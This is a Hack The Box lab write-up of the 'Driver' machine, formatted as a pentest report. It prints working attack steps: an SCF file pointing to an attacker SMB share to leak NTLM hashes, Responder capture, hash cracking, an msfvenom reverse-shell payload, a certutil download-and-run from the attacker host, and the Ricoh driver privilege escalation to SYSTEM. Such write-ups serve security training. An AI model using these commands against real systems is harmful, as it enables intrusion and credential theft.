Driver

Driver HTB

Cover

Target: HTB Machine “Driver” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of a Windows-based target environment and its associated web interfaces. Our engagement focused on identifying and exploiting weaknesses in the system, including a vulnerable firmware update portal and an insecure file upload mechanism that ultimately led to privilege escalation. This exercise demonstrates how an attacker can chain multiple vulnerabilities—from initial reconnaissance and service enumeration to credential harvesting and local privilege escalation—resulting in full system compromise.

Scope of Assessment

- **Network Reconnaissance and OS Fingerprinting:** An initial ICMP probe was used to confirm host availability. The observed TTL of 127 provided clear evidence that the target system is running Windows.
- **Service Enumeration & Vulnerability Identification:** Comprehensive scanning with Nmap revealed key open ports, including HTTP (80/tcp), MSRPC (135/tcp), SMB (445/tcp), and WS-Man (5985/tcp). Further service detection identified a Microsoft IIS web server prompting for basic authentication, which was later exploited via a vulnerable firmware upload page.
- **Web Application Security and Exploitation:** Access to the firmware update portal allowed for the selection of a printer model and file upload. By leveraging an SCF file-based attack—as outlined in industry resources—we induced the system to authenticate and transmit sensitive NTLM hashes. These credentials were cracked and subsequently used to establish a remote WinRM session.
- **Privilege Escalation:** Analysis of system configurations and PowerShell command history revealed the use of a Ricoh printer driver. Leveraging the `windows/local/ricoh_driver_privesc` module in Metasploit and a custom reverse shell payload generated with msfvenom, we escalated our privileges to SYSTEM, confirming total control over the target.

Ethics & Compliance

All testing activities were conducted in strict accordance with the pre-approved rules of engagement. Every step was executed with an emphasis on minimal disruption to the target environment. The findings detailed within this report are strictly confidential and have been disseminated solely to authorized stakeholders to ensure prompt remediation and bolstered security measures.

2. Methodology

This section outlines the step-by-step process used during the engagement, covering host identification, port scanning, vulnerability exploitation, credential harvesting, and privilege escalation.

2.1 Operating System Identification

The initial step was to determine the target's operating system. A simple ICMP ping revealed a TTL value of 127, which is indicative of a Windows system:

```
 ping -c 1 10.129.182.39

PING 10.129.182.39 (10.129.182.39) 56(84) bytes of data.
64 bytes from 10.129.182.39: icmp_seq=1 ttl=127 time=59.0 ms

--- 10.129.182.39 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 58.999/58.999/58.999/0.000 ms
```

2.2 Port Scanning and Service Enumeration

A full TCP SYN scan was performed to identify open ports:

```
sudo nmap -sS -Pn -n -p-  --open --min-rate 5000  10.129.182.39  -oG
DriverPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-17 13:55 EDT
Nmap scan report for 10.129.182.39
Host is up (0.039s latency).
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 26.56 seconds
```


Subsequently, service detection was performed on the critical ports:

```
sudo nmap -sVC -p 80,135,445,5985 10.129.182.39 -oN DriverServices

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-17 13:58 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service
Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.129.182.39
Host is up (0.050s latency).

PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for
admin
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc        Microsoft Windows RPC
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s
| smb2-time:
|   date: 2025-06-18T00:58:13
|_  start_date: 2025-06-18T00:48:34
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 49.49 seconds
```

2.3 Accessing the Web Interface

Port 80 prompted for authentication when accessed. By logging in with the provided credentials (`admin/admin`), we reached the firmware update page.


File Machine View Input Devices Help
Problem loading page
10.129.182.39
Import bookmarks... ARTToolkit
Flameshot
Hello, I'm here! Click icon in the tray to take a screenshot or click with a right button to see more options.
Username
Password
Cancel
Sign in
Try Again


http://10.129.182.39

This site is asking you to sign in.

The connection was reset

The connection to the server was reset while the page was loading.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that LibreWolf is permitted to access the web.



Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and initiates the testing soon.

Printer Model: HTB DesignJet

Upload Firmware: No file selected.

We can select a printer and then upload a file


```
Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and initiates the testing soon.
```

2.4 Exploiting SCF File Vulnerability

Based on industry resources (see https://gnnr.net/redteam_cookbook/enumeration/smb-scf-attack/), an SCF file was crafted to trigger an unintended action on the target system. The SCF file content was as follows:

```
[15:20:05] $ cat @test.scf
[Shell]
```

```
Command=2
IconFile=\\10.10.14.183\share\test.ico
[Taskbar]
Command=ToggleDesktop
```



Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and initiates the testing soon.

Printer Model: HTB DesignJet


Upload Firmware: Choose File @test.scf

Submit

After uploading the SCF file through the web interface, we set up Responder to capture NTLM authentication requests:

```
sudo responder -wd  -v -I tun0
```

Responder successfully intercepted the NTLMv2 hash for the user **tony**.



```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.182.39
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:44cc9dd297f905c7:1FA0B1A6656CCB0DA8A77BE087A12DD9:0101000000000000080027F749ADFDB018CA45AA152667610000000000020008004B0049004200420001001E00570049004E002D004A004F003900470037004B0052004400570039005
10004003400570049004E002D004A004F003900470037004B0052004400570039005100 2E004B004900420042002E004C004F00430041004C00030014004B004900420042002E004C004F00430041004C00050014004B004900420042002E004C004F00430041004C000700080080027F749ADFDB010
600040002000000080030003000000000000000000000000000200000E4B4DF5E9E06C85FD405F0EC7022763DB805C813E0D4C47B085F802DA93CF90D0A0010000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100380033000
000000000000000000000000
```

2.5 Credential Harvesting and Remote Access


The captured NTLM hash was cracked using Hashcat with the RockYou wordlist:

```
hashcat -m 5600 tonyhash /usr/share/wordlists/rockyou.txt


..SNIP..

TONY::DRIVER:04c7caa266bcea00<REDACTED>0000000080027f7a9034002e00310038003
30000000000000000000000000:<REDACTED>

Session..........: hashcat
Status...........: Cracked


..SNIP..
```

Using the cracked credentials, a WinRM connection was established via Evil-WinRM:

```
evil-winrm -u tony -p liltony -i 10.129.182.39
```

Upon connecting, the session banner confirmed the user as **tony**:



```
*Evil-WinRM* PS C:\Users\tony\Desktop> whoami
driver\tony
*Evil-WinRM* PS C:\Users\tony\Desktop>
```

2.6 Identifying Additional Attack Vectors

Reviewing the PowerShell command history revealed the following record, which indicated an attempt to add a printer using the Ricoh driver:

```


*Evil-WinRM* PS C:\Users\tony\Documents> cat
C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\Cons
oleHost_history.txt



Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6
UniversalDriver V4.23' -PortName 'lpt1:'

ping 1.1.1.1
ping 1.1.1.1
```

Given the presence of the Ricoh printer driver, the next step was to leverage a known local privilege escalation vulnerability using the Metasploit module `ricoh_driver_privesc`.

```
msf6 exploit(windows/local/ricoh_driver_privesc)
```

Generating the exploit with venom:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.183
LPORT=4443 -f exe > exploit.exe
```

The generated payload was then uploaded to the target via a Python-based HTTP server on port 80:

```
kali@kali ~/workspace/Driver/scripts [14:38:58] $ python3 -m http.server
80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.158.180 - - [18/Jun/2025 14:39:26] "GET /exploit.exe HTTP/1.1" 200
-
10.129.158.180 - - [18/Jun/2025 14:39:26] "GET /exploit.exe HTTP/1.1" 200
-

```

On the target system, the file was retrieved using `certutil`:

```
certutil -urlcache -split -f http://10.10.14.183/exploit.exe exploit.exe
```

The payload was executed with:

```
./exploit.exe
```


Simultaneously, a Metasploit multi-handler was configured to handle the incoming connection:

```
use exploit/multi/handler
```

Set the variables and run the exploit

```
set LPORT= 4443
set LHOST = 10.10.14.183
set payload = windows/x64/meterpreter/reverse_tcp

run
```


A successful Meterpreter session was established:



```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.183:4443
[*] Sending stage (177734 bytes) to 10.129.158.180
[*] Meterpreter session 2 opened (10.10.14.183:4443 → 10.129.158.180:49418) at 2025-06-18 15:12:04 -0400

meterpreter > ps
```


2.8 Process Migration and Privilege Escalation

After establishing the session, process migration was executed to ensure a stable environment:




```
3576  656   explorer.exe              x64   1         DRIVER\tony  C:\Windows\explorer.exe
3748  656   SearchUI.exe              x64   1         DRIVER\tony  C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
4132  4908  [redacted].exe            x86   0         DRIVER\tony  C:\Users\tony\Documents\pija.exe
4176  3164  vmtoolsd.exe              x64   1         DRIVER\tony  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
4216  3164  OneDrive.exe              x86   1         DRIVER\tony  C:\Users\tony\AppData\Local\Microsoft\OneDrive\OneDrive.exe
4424  656   WmiPrvSE.exe
4908  656   wsmprovhost.exe           x64   0         DRIVER\tony  C:\Windows\System32\wsmprovhost.exe

meterpreter > migrate 3164
[*] Migrating from 4132 to 3164 ...
[*] Migration completed successfully.
```

With a stable session in hand, the `windows/local/ricoh_driver_privesc` module was invoked after locating it (using a search for “ricoh”). The module options—session, port, and host—were appropriately configured and the exploit was executed, resulting in a SYSTEM-level shell:




```
msf6 exploit(windows/local/ricoh_driver_privesc) > show options

Module options (exploit/windows/local/ricoh_driver_privesc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.183     yes       The listen address (an interface may be specified)
   LPORT     4443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

Running it we get a shell as authotity/system



```
msf6 exploit(windows/local/ricoh_driver_privesc) > run
[*] Started reverse TCP handler on 10.10.14.183:4443
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Adding printer vHQKyHP ...
[*] Sending stage (203846 bytes) to 10.129.158.180
[+] Deleted C:\Users\tony\AppData\Local\Temp\OMzEyBM.bat
[+] Deleted C:\Users\tony\AppData\Local\Temp\headerfooter.dll
[*] Meterpreter session 3 opened (10.10.14.183:4443 → 10.129.158.180:49419) at 2025-06-18 15:15:32 -0400
[*] Deleting printer vHQKyHP
```


Final confirmation of successful privilege escalation was obtained by the `whoami` command:



```
C:\Windows\system32>whoami
whoami
nt authority\system
```

3 Findings

3.1 Vulnerability: SCF File-Based Attack Leading to NTLM Hash Disclosure



Base Score

6.3 (Medium)

Attack Vector (AV)

Network (N) [✓ Adjacent (A)] Local (L) Physical (P)

Attack Complexity (AC)

[✓ Low (L)] High (H)

Privileges Required (PR)

[✓ None (N)] Low (L) High (H)

User Interaction (UI)

[✓ None (N)] Required (R)

Scope (S)

[✓ Unchanged (U)] Changed (C)

Confidentiality (C)

None (N) [✓ Low (L)] High (H)

Integrity (I)

None (N) [✓ Low (L)] High (H)


Availability (A)

None (N) [✓ Low (L)] High (H)

- CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
- **Description:** The firmware update portal accepted file uploads intended for genuine firmware updates. An attacker exploited this functionality by uploading a specially crafted SCF file designed to trigger an NTLM authentication process. This manipulated interaction caused the target system to send NTLM hashes to the attacker's system.
- **Impact:** Successful exploitation enables an adversary to capture sensitive NTLM credentials. Once obtained and cracked, these credentials can facilitate unauthorized remote access (e.g., via WinRM), leading to lateral movement and eventual full system compromise.
- **Technical Summary:** An SCF file was created with the following content:

```
[Shell]
Command=2
IconFile=\\10.10.14.183\share\test.ico
[Taskbar]
Command=ToggleDesktop
```

- When this file was uploaded through the vulnerable page (`http://10.129.182.39/fw_up.php`), it triggered the target system into initiating an NTLM authentication sequence. Responder was used to capture the hash, which was subsequently cracked using Hashcat. This confirms that the application's input handling fails to properly sanitize uploaded content.
- **Evidence:**
  - Screenshot of the file upload interface:




Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and initiates the testing soon.

Printer Model: HTB DesignJet


Upload Firmware: Choose File @test.scf

- Screenshot showing the NTLM hash capture:



```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.182.39
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:44cc9dd297f905c7:1FA0B1A6656CCB0DA8A77BE087A12DD9:0101000000000000080027F749ADFDB018CA45AA152667610000000000020008004B0049004200420001001E00570049004E002D004A004F003900470037004B0052004400570039005
10004003400570049004E002D004A004F003900470037004B00520044005700390051002E004B004900420042002E004C004F00430041004C00030014004B004900420042002E004C004F00430041004C00050014004B004900420042002E004C004F00430041004C000700080080027F749ADFDB010
600040002000000008003000300000000000000000000000000000000200000E4B4DF5E9E06C85FD405F0EC7022763DB805C813E0D4C47B085F802DA93CF90D0A0010000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100380033000
00000000000000000000000
```

3.2 Vulnerability: Ricoh Printer Driver Privilege Escalation (CVE-2019-19363)



Base Score

8.8 (High)

Attack Vector (AV)

Network (N) Adjacent (A) [✓ Local (L)] Physical (P)

Attack Complexity (AC)

[✓ Low (L)] High (H)

Privileges Required (PR)

None (N) [✓ Low (L)] High (H)

User Interaction (UI)

[✓ None (N)] Required (R)

Scope (S)

Unchanged (U) [✓ Changed (C)]

Confidentiality (C)

None (N) Low (L) [✓ High (H)]


Integrity (I)

None (N) Low (L) [✓ High (H)]

Availability (A)

None (N) Low (L) [✓ High (H)]

- **CVSS:** CVSS3.1: AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – 8.8 (High)
- **CVE:** CVE-2019-19363
- **Description:** The Ricoh printer driver vulnerability permits a low-privileged user to achieve local privilege escalation. Misconfigured file permissions within the Ricoh driver installation directories allow an attacker to overwrite DLLs that are loaded by the privileged process (`PrintIsolationHost.exe`), thereby injecting malicious code.
- **Impact:** Exploiting this vulnerability results in local privilege escalation, ultimately granting SYSTEM-level access. With such privileges, an attacker can completely compromise the target system, severely impacting confidentiality, integrity, and availability.
